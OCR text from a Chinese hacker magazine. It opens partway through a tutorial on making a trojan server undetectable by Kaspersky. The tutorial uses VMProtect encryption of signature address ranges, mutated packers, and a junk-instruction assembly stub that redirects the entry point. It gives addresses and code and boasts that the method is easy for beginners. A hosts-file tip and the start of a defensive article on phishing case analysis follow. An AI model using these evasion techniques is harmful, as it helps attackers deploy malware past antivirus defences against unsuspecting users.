


图9 修改入口点地址

修改完之后用卡巴测试已经不杀了。

三、Vmprotect区段加密

首先来认识下Vmprotect：新一代的软件保护程序。在虚拟机中完成保护的代码部分，非常强的能让被保护的程序复杂化。内置反汇编程序和连接文件的MAP以便允许你为保护设断点而快速地查找部分代码。它支持非常多的编译程序：Delphi，Borland C Builder，Visual S/.CH++，Visual Basic (native)，Virtual Pascal～

起初它是被用在了pcshare里的SYS文件免杀，效果很好哦。不过对于普通的木马文件，它同样发挥得很出色。支持区段的加密，比如我们上文提到的特征代码，我们只要把特征代码的开始地址和结束地址添加进去就可以实现傻瓜化的免杀。对于没有定位特征代码的木马来说，你也可以尝试直接加密入口，也是同样的效果！




图10 添加特征码开始地址

打开Vmprotect打开我们的服务端，添加我们特征代码的开始地址004048CD，确定！如图10所示。之后结束地址为：004048D7，Ok就选这段加密！如图11所示。




图11 选择004048D7加密

点击编译开始加密，如图12。

最后卡巴检测，通过！是不是很easy，菜鸟朋友的最爱！




图 12 编译完成

四、加生僻的壳（包括变异壳）

用加壳来躲避杀毒，是当前主流的免杀方法。就好像前一段时间出来的007加壳工具，加壳之后卡巴就不认识了。但是现在好像被卡巴破解了，可以脱壳分析里面是否还有病毒特征代码了。所以我们用加壳的方法来免杀就必须找一些不常见的壳，猛壳或者刚刚公布不久的新壳才有作用！

下面介绍一款aspack2.12的变异壳给大家，程序代码已经被原作者变异过了。所以加壳之后PEID显示不是aspack的壳，达到了变异的效果。当然卡巴也就不认识它了，如图 13 所示。




图 13 PEID 检测结果

看到没有，加壳之后PEID检测，显示nSpack V2.3 -> LiuXingPing *，北斗的壳吗？？嘿嘿，不是。只是变异了，编译之后卡巴无法检测出来。目前对于变异的壳卡巴检测能力不是太强！小样，换了壳你同样不认识我，嘿嘿！

五、加花指令

加花指令的方法也是目前比较流行的免杀方法。何谓花指令呢?其实花指令就是几句汇编指令，让汇编语句进行一些跳转。使得杀毒软件不能正常地判断病毒文件的构造。说通俗点就是“杀毒软件是从头到脚按顺序来查找病毒。如果我们把病毒的头和脚颠倒位置，杀毒软件就找不到病毒了”。所以我们就利用这一点给程序加花指令也可以免杀。

OD 载入服务端木马，来到我们之前的空白地址 0040C13B，空白地址不是固定的，大家也可以随便找一个！添加如下花指令代码：

```
push ebp
mov ebp,esp
add ecx,2
add ecx,-2
add esp,+C
add esp,-C
mov eax,×××(×××填你原始入口地址)
push eax
retn
```

这里的原始入口地址，就是OD载入之后第一行的OEP的地址0040B974，如图 14 所示。

```
0040C13B  55            push ebp
0040C13C  8BEC          mov ebp,esp
0040C13E  83C1 02       add ecx,2
0040C141  83C1 FE       add ecx,-2
0040C144  83C4 0C       add esp,0C
0040C147  83C4 F4       add esp,-0C
0040C14A  B8 74B94000   mov eax,木马.<ModuleEntryPoint>
0040C14F  50            push eax
0040C150  C3            retn
0040C151  0000          add byte ptr ds:[eax],al
```

图 14 OD 载入后第一行的 OEP 地址

添加好了之后保存为 miansha3.exe，用 Peditor 修改程序的新的入口地址为：0040C13B。这样卡巴大叔就不认识这个木马了～！

总结：上面介绍给大家的几种免杀方法是文件的免杀方案，其实还有一些基于这个基础上面的其他免杀方法。大家多多练习掌握好这几种最基本的方法，之后其他方法你自然就会了。以后行走江湖，独步武林也指日可待。抛砖引玉，希望能给大家带来更多的启发。有好的方法别忘了告诉偶一声啊，论坛ID沙漠之狐，下期给大家讲内存免杀篇。敬请期待……

【文章中所涉及的 CCL、Ollydbg、Peditor、Vmprotect 等，已经收录在光盘中】

编辑点评： 作者通过实际例子讲解如何使木马躲避反病毒软件的几种免杀方法，整个过程十分清晰易懂，如果读者想了解具体汇编指令的含义，还是请先看看基础的汇编语言程序设计，这样你会对免查杀有更深的理解。

nohack小技巧

永久不开启 3721

— Win9x/Me

编辑文件 c:\Windows\hosts，添加一行代码：

download.3721.com 255.255.255.255

— WinNT/2000

编辑文件 c:\WINNT\system32\drivers\etc\hosts，添加一行代码：

255.255.255.255 download.3721.com

— WinXP

编辑文件 c:\Windows\system32\drivers\etc\hosts，添加一行代码：

255.255.255.255 download.3721.com

对于 CNNIC 的中文域名也可以用，域名改成 cdn2.cnnic.cn

新的一年新的开始，黑手开设了新的栏目，本栏目的开设是为了让大家充分认识一下以神秘的心理学和黑客技术手段相结合的社会工程学。有人说社工学是一门欺骗的艺术，也有人以为这是一个新鲜的学科。其实社工学手段在黑客的历史上很早就被应用上了，早期的地狱黑客凯文米特尼克就是通过扮演公司雇员打电话询问密码等社工手段进入了很多大型公司的服务器。当然，安全防御手段已经今非昔比。社会工程学的手段也在随着网络的发展而走向多元化。小B4n会在未来的几期当中介绍关于社会工程学的运用以及分析，包括：网络钓鱼，密码心理学等等的手法，让各位看官慢慢熟悉在这场无硝烟的战场中如何求生存。

社会工程学之网络钓鱼攻击案例分析

HaK_BaN[B.C.T]

社会工程学（Social Engineering），一种通过对受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱进行诸如欺骗、伤害等危害手段，取得自身利益的手法，近年来已呈迅速上升甚至滥用的趋势。那么，什么算是社会工程学呢？它并不能等同于一般的欺骗手法，社会工程学尤其复杂，即使自认为最警惕最小心的人，一样会被高明的社会工程学手段损害利益。

总体上来说，社会工程学就是使人们顺从你的意愿、满足你的欲望的一门艺术与学问。它并不单纯是一种控制意志的途径，但它不能帮助你掌握人们在非正常意识以外的行为，且学习与运用这门学问一点也不容易。它蕴涵了各式各样的灵活构思与各种嬗变的因素。无论任何时候，在需要套取到所需要的信息之前，社会工程学的实施者都必须：掌握大量的相关基础知识、花时间去从事资料的收集与进行必要的如交谈性质的沟通行为。与以往的入侵行为相类似，社会工程学在实施以前都是要完成很多相关的准备工作，这些准备工作甚至要比其本身还更为繁重。

社会工程学陷阱通常以交谈、欺骗、假冒或口语等方式，从合法用户那里套取用户系统的秘密，例如：用户名单、用户密码及网络结构。比如：如果抗拒不了好奇心而打开了充满诱惑字眼的邮件，邮件携带的病毒就有可能被传播。MYDOOM与Bagle都是利用社会工程学的陷阱而传播的病毒。

随着网络的发展，社会工程学走向多元化，网络钓鱼攻击、密码心理学以及一些利用社会工程学渗入目标企业或者内部得到所需要信息的大胆手法逐步多起来。社会工程学是一种与普通的欺骗／诈骗不同层次的手法。系统以及程序所带来的安全往往是可以避免得，而在人性以及心理的方面来说，社会工程学往往是一种利用人性脆弱点，贪婪等等的心理进行攻击，是防不胜防的。借此我们从现有的社会工程学攻击的手法来进行分析，借用分析来提高我们对于社会工程学的一些防范方法。

一、网络钓鱼攻击手法

> 网络钓鱼(Phishing)一词，是“Fishing”和“Phone”的综合体，由于黑客始祖起初是以电话作案，所以用“Ph”来取代“F”，从而创造了“Phishing”，Phishing 发音与 Fishing 相同。
>
> “网络钓鱼”攻击者利用欺骗性的电子邮件和伪造的Web站点来进行诈骗活动，受骗者往往会泄露自己的财务数据，如信用卡号、账户用和口令、社保编号等内容。诈骗者通常会将自己伪装成知名银行、在线零售商和信用卡公司等可信的品牌，在所有接触诈骗信息的用户中，有高达5%的人都会对这些骗局做出响应。

1.网络钓鱼特点

网络钓鱼是基于人性贪婪以及容易取信他们的心理方面来进行攻击的，存在着多个特点：

（1）存在着虚假性（欺骗性）大家都已经听说过假币，利用极度模仿的手法去伪造真实货币的样貌，不管是什么角度来看都是和真实的没有什么两样，钓鱼者可以利用自己的站点去模仿被钓网站的克隆，然后结合含有近似域名的网址来加强真实程度。更有甚者会先入侵一台服务器，在服务器上面做相同的事情，让自己可以更好的脱离其中，逃避追踪以及调查。

（2）存在针对性，我们可以在APWG（Anti-Phishing Working Group）的钓鱼报告看出，通常与钓鱼者紧紧相关的网站都是一些银行、商业机构等，随着互联网飞速的发展，电子商务、网上购物已经成为了和网民息息相关的服务。庞大的网络资金流动，带动了很多的新兴行业，也带来了潜在的安全隐患。网络钓鱼就是潜在当中最严重最令人头痛的安全隐患。

> 反钓鱼攻击工作组(APWG)成立于2003年，致力于对付网络上的各种身份盗窃和邮件诱骗。该工作组在信息安全业界是一个优秀的工会，拥有超过1700个成员，分别来自世界各地1000多家金融服务企业、网络服务提供商、安全解决方案提供商、法律执行机构、法庭、规章机构和消费者组织。APWG的网站是 www.antiphishing.org。

（3）存在着多样性，网络钓鱼一种针对人性弱点的攻击手法，钓鱼者不会千篇一律的去进行攻击，不管是网络、现实到处都存在着钓鱼式攻击的影子。钓鱼者不会局限于常用的伪造网站，虚假邮件等等的手法，钓鱼者会结合更多的便民服务，人性的贪婪去想象更多令人容易心动，容易受骗的形式去骗被钓者，从而在更短的时间内得到最好的效果。

（4）存在可识别性，网络钓鱼并不是无懈可击，更加不是说可以完完全全的没有破绽。从钓鱼者的角度出发，钓鱼者本身会利用最少的资源去构造自己的钓鱼网站，因为无法去利用真实网站一些独有的资源（例如：域名，USBKEY，数字验证等等）。所以，在伪造网站的方面，会利用近似或者类似的方法来进行欺骗，通常我们可以查看伪造网站以及根据经验去识别其真实性，当我们查看HTML源码或者是一些独有的资源时，我们就可以很容易看出虚假网站的真实性了。

> 数字证书就是标志网络用户身份信息的一系列数据，用来在网络通讯中识别通讯各方的身份，即要在Internet上解决“我是谁”的问题，就如同现实中我们每一个人都要拥有一张证明个人身份的身份证或驾驶执照一样，以表明我们的身份或某种资格。
>
> 数字证书是由权威公正的第三方机构即CA中心签发的，以数字证书为核心的加密技术可以对网络上传输的信息进行加密和解密、数字签名和签名验证，确保网上传递信息的机密性、完整性，以及交易实体身份的真实性，签名信息的不可否认性，从而保障网络应用的安全性。
>
> 数字证书采用公钥密码体制，即利用一对互相匹配的密钥进行加密、解密。每个用户拥有一把仅为本人所掌握的私有

密钥（私钥），用它进行解密和签名；同时拥有一把公共密钥（公钥）并可以对外公开，用于加密和验证签名。当发送一份保密文件时，发送方使用接收方的公钥对数据加密，而接收方则使用自己的私钥解密，这样，信息就可以安全无误地到达目的地了，即使被第三方截获，由于没有相应的私钥，也无法进行解密。通过数字的手段保证加密过程是一个不可逆过程，即只有用私有密钥才能解密。在公开密钥密码体制中，常用的一种是RSA体制。

（5）存在结合性，我们正在使用的操作系统以及程序都会出现很多的安全隐患以及漏洞，钓鱼者会利用这些漏洞从而来进行攻击，例如：利用Internet Explorer的一些漏洞去构造连接地址，或者利用漏洞去种植间谍软件或者键盘木马等等。

2.网络钓鱼攻击剖析

（1）利用虚假的网站进行网络钓鱼式攻击

反网络钓鱼组织APWG(Anti-Phishing Working Group)最新统计指出，约有70.8%的网络欺诈是针对金融机构而来。从国内前几年的情况看大多Phishing只是被用来骗取QQ密码与游戏点卡与装备，但今年国内的众多银行已经多次被Phishing过了。我们就分析分析国内如何利用虚假网站钓鱼进行骗取QQ密码或者银行帐号信息的。

最近QQ对战平台出现了一群钓鱼"高手"，利用对战平台的悄悄话发布虚假中奖信息，致使被钓者访问虚假网站留下相关的敏感信息。我们来看看他们如何进行钓鱼攻击的，如图1、图2所示。

实际案例：

[12:17:36] 系统提示 对 **** 悄悄说：尊敬的QQ对战玩家，恭喜您，您已被QQ对战平台温馨系统随机抽选成为幸运玩家，您将获得由腾讯公司送出价值$4，577RMB的诺基亚6680时尚手机一部，请您登陆活动网站battleqq.**.cn 联系电话：013-9767***** 领取您的奖品。（您的激活码DQJM）

当我们上去访问这个网站的时候，却发现我们所访问的网站与官方的网站有着一定的可识别性。从截图来看，钓鱼网站的图片以及连接都是连接过去一些与自身无关网站的地址，我们可以把这些地址视为盗链，因为要Copy一个网站只需要几个步骤就可以了。第二就是从图中我们可以看到一个PLMM指着手提电脑的那张图片，有点上网意识的朋友一看就知道是来自IT.COM.CN网站的，因为有图显示着来自网站的水印。试问以一个国内大型IM网站的实力，会不会让一个活动网站的宣传页面也需要Copy别人的？！再看看接下来的会有什么特别的注意的。直到登记中奖部分的了，从图2来说，可以看到所谓的官方，需要我们输入相关的个人资料以及帐号等等的信息。先抛开是否是真正的中奖的性质，如果基于钓鱼网站来说，就算不需要你输入银行的密码，也千万千万别输入任何关于你的信用卡或者是银行帐号的信息以及个人身份的信息。钓鱼者可以利用你所泄漏的帐号以及身份证号码进行密码的猜测，从而进行数次的密码碰撞，然后拿取你银行所有的钱。这样子的手法就是我们上面所说的"密码心理学"。借用官方的一句话来说："我方并不采用QQ信息方式来通知用户中奖信息，也不会贸然让用户泄漏其自身的个人资料"。当我们在使用IM程序的时候，如果接收到这样子的信息或者是活动通知，首先应该访问官方网站，查看是否近期有该类活动。如果没有的话，请不要贸然去相信任何自认是官方的人员。最好的方法就是上官方查看客户服务电话。在没有弄清楚情况下，千万别泄漏自己的任何信息。




图1

